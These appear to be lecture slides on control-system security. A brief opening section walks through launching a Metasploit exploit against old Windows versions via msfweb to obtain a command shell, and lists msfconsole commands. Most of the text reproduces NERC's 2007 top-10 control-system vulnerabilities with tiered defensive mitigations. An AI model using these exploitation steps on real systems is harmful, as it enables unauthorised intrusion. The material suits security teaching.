
- [\(wcscpy\) Automatic \(NT 4.0, 2000 SP0-SP4, XP SP0-SP1\)](#)
- [\(wcscpy\) Windows NT 4.0 / Windows 2000 SP0-SP4](#)
- [\(wcscpy\) Windows XP SP0/SP1](#)
- [\(stack\) Windows XP SP1 English](#)
- [\(stack\) Windows XP SP1 Italian](#)
- [\(wcscpy\) Windows 2003 SP0](#)

Done Proxy: wpad S Adblock

msfweb

- select a payload
 - refer to the discussion above about payloads


msfweb



msfweb


- set options to your liking
- click “Launch Exploit” button

msfweb – launch exploit



msfweb

- bask in the glow of a command shell...



VNC

- If, as in the previous example, a VNC window is not logged in, you can type “explorer.exe” into your cmd shell to get a full desktop

other useful msfconsole commands

- **show exploits**
 - gives a long list of the exploits that metasploit knows about (more than 250)
- **search smb**
 - much shorter list, modules with “smb” in their name or description
 - case insensitive regular expression

other useful msfconsole commands

- **help**
- **sessions**

NERC Mitigation Strategies

NERC Top 10 Vulnerabilities - 2007

1. Inadequate Policies, Procedures, and Culture Governing Control System Security
2. Inadequately designed control system networks that lack sufficient defense-in-depth mechanisms
3. Remote access to the control system without appropriate access control
4. System administration mechanisms and software used in control systems are not adequately scrutinized or maintained.
5. Use of inadequately secured wireless communication for control
6. Use of a non-dedicated communications channel for command and control and/or inappropriate use of control system network bandwidth for non-control purposes
7. Insufficient application of tools to detect and report on anomalous or inappropriate activity
8. Unauthorized or inappropriate applications or devices on control system networks
9. Control systems command and control data not authenticated
10. Inadequately managed, designed, or implemented critical support infrastructure

Vulnerability 1 Mitigations

Inadequate Policies, Procedures, and Culture Governing Control System Security

- ***Foundational***
 - **Assign a senior manager** with overall responsibility for leading and managing the entity's implementation of, and adherence to, robust control system security practices
 - **Document and implement a cyber security policy** that represents management's commitment and ability to secure its critical infrastructure assets. Periodically review and update.
 - **Develop security procedures and implementation guidance** to enable employees to implement specific elements of the cyber security policy.
 - **Develop risk management plan** that identifies and documents a risk-base assessment methodology to identify its critical assets. Periodically review and update as necessary (particularly when operational changes result in new critical assets).c

Vulnerability 1 Mitigations

Inadequate Policies, Procedures, and Culture Governing Control System Security - *continued*

- ***Intermediate***
 - **Ensure policies and procedures comprehensively** include other parts of the enterprise, vendors, or contractors as appropriate.
 - **Form a teaming arrangement between information technology and control system operations staff** to facilitate effective knowledge sharing.
 - **Provide briefings to executive management** detailing control system risk posture.
 - **Share industry “best practices”** in security-policy structure and topics
- ***Advanced***
 - **Develop and implement a process for continuous improvement and enforcement of policies and procedures** governing control system security.

Vulnerability 1 Mitigations

Inadequate Policies, Procedures, and Culture Governing Control System Security - *continued*

- ***Advanced – continued***
 - **Provide periodic hands-on cyber security training** for control system personnel taught by applicable vendor or consulting firm.
 - **Perform periodic security-awareness drills** and audits.
 - **Include security-related roles, responsibilities, authorities, and accountabilities** in staff annual review and appraisal processes.
 - **Coherent and meaningful policies are understood and internalized** by all employees so that they are continually working to achieve these goals as part of their daily task activities.

Vulnerability 2 Mitigations

Inadequately designed control system networks that lack sufficient defense-in-depth mechanisms

- ***Foundational***
 - **Develop and periodically update a list of critical assets** determined through an annual application of a risk-based assessment methodology.
 - **Implement electronic perimeters. Disconnect all unnecessary network connections** following the NERC security guideline “Control System - Business Network Electronic Connectivity Guideline”.
 - **Implement strong procedural or technical controls** at the access points to the electronic security perimeter to ensure authenticity of the accessing party, where feasible (e.g. restrict remote access to field devices).
 - **Include detailed security requirements** in all design specifications.

Vulnerability 2 Mitigations

Inadequately designed control system networks that lack sufficient defense-in-depth mechanisms – *continued*

- ***Intermediate***
 - **Implement compartmentalization design concepts** to establish electronic security perimeters and cyber asset separation necessary for a defense-in-depth architecture.
 - **Use special purpose networks** with minimal shared resources to transfer data between control system and non-control system networks.
 - **Replace devices as necessary** to attain desired security functionality, or implement compensating security measures if replacement is not feasible.
- ***Advanced***
 - **Design specifications include comprehensive security standard references** providing in-depth security coverage.
 - **Implement virtual local area networks (VLANs)**, private VLANs, intrusion prevention, intrusion detection, smart switches, secure dial-up access, etc.

Vulnerability 2 Mitigations

Inadequately designed control system networks that lack sufficient defense-in-depth mechanisms – *continued*

- ***Advanced - continued***
 - **Implement host based protection** in conjunction with network based protection.
 - **Implement physical security of network access points**, including access control, or electronic methods for restricting access (e.g., MAC address filtering).

Vulnerability 3 Mitigations

Remote access to the control system without appropriate access control

- **Foundational**
 - **Implement and document the organizational processes** and technical and procedural mechanisms for control of electronic access at all electronic access points to the electronic security perimeter(s).
 - **Maintain complete and current maps** of control system topology. Identify and track up-to-date status for all access points
 - **Perform background checks or risk assessments** on employees with access to sensitive systems. Ensure vendors and contractors have implemented similar procedures.
 - **Develop and implement policy** for managing user and system access, including password policies.
 - **Change all default passwords** where possible.
 - **Do not allow unauthenticated remote access** to the control system.

Vulnerability 3 Mitigations

Remote access to the control system without appropriate access control

- ***Foundational - continued***
 - **Use secure communication technology** when the internet is used for sensitive communications (e.g., VPN, SSH, SSL, IPSEC).
 - **External connections should be controlled and secured** with an authentication method, firewall, or physical disconnection when not in use. This secure method should be established and monitored in accordance with the established security policy and procedures.
 - **Follow the NERC security guideline** “Securing Remote Access to Electronic Control and Protection Systems”.
- ***Intermediate***
 - **Define levels of access based** on roles or work requirements. Assign access level and unique identifiers for each operator. Isolate user access to compartmentalized areas based on specific user needs. Log system access at all levels.

Vulnerability 3 Mitigations

Remote access to the control system without appropriate access control

- ***Intermediate - continued***
 - **Use multifactor authentication** (e.g., two-factor, non-replayable credentials).
 - **Implement a procedure** whereby remote access to the control systems must be enabled by appropriately authorized personnel.
 - **Perform regular audits** of remote access methods
 - Periodically perform a passive network mapping and/or conduct war dialing to find undocumented external connections.
 - **Implement a network-intrusion** detection system to identify malicious network traffic, scan systems for weak passwords, and separate networks physically.
 - **Include security access issues** in contractual agreements with vendors or contractors.

Vulnerability 3 Mitigations

Remote access to the control system without appropriate access control

- **Advanced**
 - **Design access levels** into the system that restricts access to configuration tools and operating screens as applicable. Segregate development platforms from run-time platforms
 - **Use proximity based authentication technology**, such as RFID tokens.
 - **Implement protocol intrusion detection** and active response technology.
- **Cautionary note:**
 - *The use of active response technology systems should be carefully considered. The technology should be engineered for application in a control system environment where failsafe modes have been adequately considered for safety and operational considerations.*

Vulnerability 4 Mitigations

System administration mechanisms and software used in control systems are not adequately scrutinized or maintained.

- ***Foundational***

- **Inventory all software and hardware** used in the control system.
- **Develop and implement hardware and software quality assurance policy**, including purchase, maintenance, and retirement, particularly how sensitive information is removed before reapplication or disposal.
- **Establish a robust patch-management process**, including tracking, evaluating, testing and installing applicable cyber security patches for hardware, firmware, and software, following the NERC security guideline “Patch Management for Control Systems”.
- **Document and implement a process** for the update of anti-virus and malware prevention “signatures.” The process must address testing and installing the signatures on a periodic basis

Vulnerability 4 Mitigations

System administration mechanisms and software used in control systems are not adequately scrutinized or maintained.

- ***Foundational - continued***
 - **Periodically review authorization** rights and access privileges to ensure consistency with job function.
 - **Revoke authorization rights** and access privileges of users upon termination or transfer.
 - **Remove, disable, or rename administrator**, shared and other generic account privileges including factory default accounts where possible.
- ***Intermediate***
 - **Evaluate and characterize applications.** Remove or disconnect unnecessary functions.
 - **Maintain full system backups** and have procedures in place for rapid deployment and recovery. Maintain a working test platform and procedures for evaluation of updates prior to system deployment.

Vulnerability 4 Mitigations

System administration mechanisms and software used in control systems are not adequately scrutinized or maintained.

- ***Intermediate – continued***
 - **Work with vendors** to include the ability to validate the integrity of new code releases.
 - **Use screening technology** at network entry points to prohibit the spread of malware.
 - **Establish methods, processes, and procedures** that generate logs of sufficient detail to create historical audit trails of individual user account access activity.
- ***Advanced***
 - **Automated removal of user accounts** tied to badge systems or human resources upon employee termination .
 - **Work with vendors** to develop and implement a formal software assurance process to verify proper functionality through testing, certification, and accreditation processes

Vulnerability 4 Mitigations

System administration mechanisms and software used in control systems are not adequately scrutinized or maintained.

- ***Advanced – continued***
 - **Perform systematic** vulnerability testing.
 - **Limit user accounts** with administer or root privileges when practical.
 - **Limit shared accounts** to the extent practicable, except when necessary for safety or operational considerations.

Vulnerability 5 Mitigations

Use of inadequately secured wireless communication for control

- ***Foundational***

- **Perform periodic risk assessment** of all wireless implementations, including denial of service considerations.
- **Treat all wireless connections** as remote access points. Document and implement a program for managing access to sensitive systems.
- **Establish a security policy** on where and how wireless may be used in the control system. For example, use of wireless for critical control applications should be discouraged.
- **Implement encrypted wireless** communication where possible, e.g., WiFi Protected Access 2 (WPA2).
- **Use non-broadcast server** set identifications (SSIDs).
- **Treat all routable protocol** wireless connections as non-private communication paths.

Vulnerability 5 Mitigations

Use of inadequately secured wireless communication for control

- ***Foundational - continued***
 - **Treat all routable protocol** wireless connections as non-private communication paths.
 - **Implement procedure for disabling** WiFi-capable equipment when it is connected to critical networks when wireless use is not intended, including laptops being introduced in control center environments or substations.
- ***Intermediate***
 - **Implement 802.1x** device registration.
 - **Utilize media access control (MAC)** address restrictions.
 - **Perform wireless signal detection** survey to identify the boundaries of wireless perimeter.
 - **Use directional antenna** design when possible.
 - **Implement technology to discover rogue** wireless access points and devices for all wireless network types.

Vulnerability 5 Mitigations

Use of inadequately secured wireless communication for control

- **Advanced**
 - **For 802.11: Implement** wireless fidelity protected access (WPA2) encryption with a RADIUS server.
 - **Implement 802.1x** device registration along with unregistered device detection.
 - **Encrypt network traffic** over wireless networks at the transport or application layer (e.g., TLS, IPSEC).
 - **Conduct RF mapping** of wireless environment (e.g., characterize directional antenna side lobes)..

Vulnerability 6 Mitigations

Use of a non-dedicated communications channel for command and control and/or inappropriate use of control system network bandwidth for non-control purposes

- ***Foundational***

- **Develop and implement a policy** that addresses applications and protocols introduced to a control system. Minimizing non-control system traffic reduces noise, enhancing effectiveness of security measures.
- **Restrict or eliminate non-critical** traffic on the control network and ensure quality of service for all control system traffic.
- **Segregate functionality** onto separate networks (e.g., do not combine e-mail with control system networks).

- ***Intermediate***

- **Implement strong procedural** or technical controls at all access points to the control system to ensure authenticity of the accessing party, where technically feasible.

Vulnerability 6 Mitigations

Use of a non-dedicated communications channel for command and control and/or inappropriate use of control system network bandwidth for non-control purposes

- ***Intermediate - continued***
 - **Implement intrusion detection** to monitor traffic. Evaluate network traffic and control system point counts and polling rates. Reconfigure for optimal use of existing resources..
- ***Advanced***
 - **Implement protocol anomaly systems** to enforce legitimate traffic

Vulnerability 7 Mitigations

Insufficient application of tools to detect and report on anomalous or inappropriate activity

- ***Foundational***
 - **Develop and implement** network and system management capability to monitor network traffic.
 - **Regularly audit** system logs, where available.
 - **Characterize normal** traffic patterns.
 - **Timestamp system** logs for event correlation.
 - **Preserve system** logs for subsequent analysis.
- ***Intermediate***
 - **Install anomaly** detection where available.
 - **Implement technologies** to enforce legitimate traffic.
 - **Time-synchronize system** logs and sequence-of-events recorders with GPS clocks or network time protocol (NTP).

Vulnerability 7 Mitigations

Insufficient application of tools to detect and report on anomalous or inappropriate activity

- **Advance**
 - **Implement tamper-resistant** or tamper-proof long term storage for all forensic data.
 - **Introduce control system** protocol signatures when they become available.
 - **Work with vendors** to develop tools to identify inappropriate control systems traffic.
 - **Implement technology** to conduct automatic correlation of system logs for anomalous events.
 - **When practical**, implement self-healing systems (e.g., protected operating systems).

Vulnerability 7 Mitigations

Insufficient application of tools to detect and report on anomalous or inappropriate activity

- **Cautionary notes:**
 - **The use of active response intrusion prevention** systems should be carefully considered. The technology should be engineered for application in a control system environment where failsafe modes have been adequately considered for safety and operational considerations
 - **Intrusion detection** will not encompass all vulnerabilities.

Vulnerability 8 Mitigations

Unauthorized or inappropriate applications or devices on control system networks

- **Foundational**
 - **Develop policy** that will provide guidance for allowable applications and devices within the control system environment.
 - **Develop policy and procedures** for change management.
 - **Develop and implement** a hardware inventory tracking process.
 - **Ensure sufficient security awareness** training of personnel responsible for component configuration and maintenance.
 - **Establish policy and procedures** to implement strong procedural or technical controls at the access points into the control system for all devices to ensure authenticity of the accessing party, where technically feasible.

Vulnerability 8 Mitigations

Unauthorized or inappropriate applications or devices on control system networks

- ***Foundational***

- **Limit physical and electronic access** to devices based upon organizational roles.
- **Beware of automatic software shutdown** mechanisms in critical systems (e.g., processes that enforce software licenses).

- ***Intermediate***

- **Use intrusion detection** to uncover inappropriate applications or devices.
- **Implement malware** detection.
- **Develop and implement** a policy regarding the use of removable media.
- **Disable all unnecessary** input/output ports on all devices.

Vulnerability 8 Mitigations

Unauthorized or inappropriate applications or devices on control system networks

- ***Advanced***
 - **Develop application baseline profile** for each workstation and server on control network. Configure intrusion detection filters to identify and log baseline violations.

Vulnerability 9 Mitigations

Control systems command and control data not authenticated

- ***Foundational***
 - **Limit connections** and isolate control systems communications and networking infrastructure.
 - **Determine data authentication** and integrity requirements. .
- ***Intermediate***
 - **Develop and implement**, where possible, key management policies and systems based on an agreed set of standards, procedures, and secure methods for all issues (e.g., usage, storage, revocation, logging, auditing, etc.) associated with use of keys.
- ***Advanced***
 - **Use control system protocols** that contain appropriate authentication and integrity attributes without affecting performance as the technology becomes available..

Vulnerability 10 Mitigations

Inadequately managed, designed, or implemented critical support infrastructure

- ***Foundational***
 - **Evaluate critical support** infrastructures currently in place to determine adequacy and identify gaps.
 - **Include critical support** infrastructure functionality in continuity of operation planning. Periodically exercise and test recovery plans.
 - **Adhere to regular maintenance** and test procedures for critical support infrastructure systems.
- ***Intermediate***
 - **Establish and implement** policies and procedures to comprehensively test critical support infrastructures, and periodically exercise test plan. Develop process for identifying and resolving gaps that are revealed through testing.

Vulnerability 10 Mitigations

Inadequately managed, designed, or implemented critical support infrastructure

- ***Advanced***
 - **Implement mitigations** to address gaps as indicated by analysis, audits, or testing to achieve acceptable levels of reliability/redundancy.
 - **Identify and test** interdependencies between key systems and subsystems.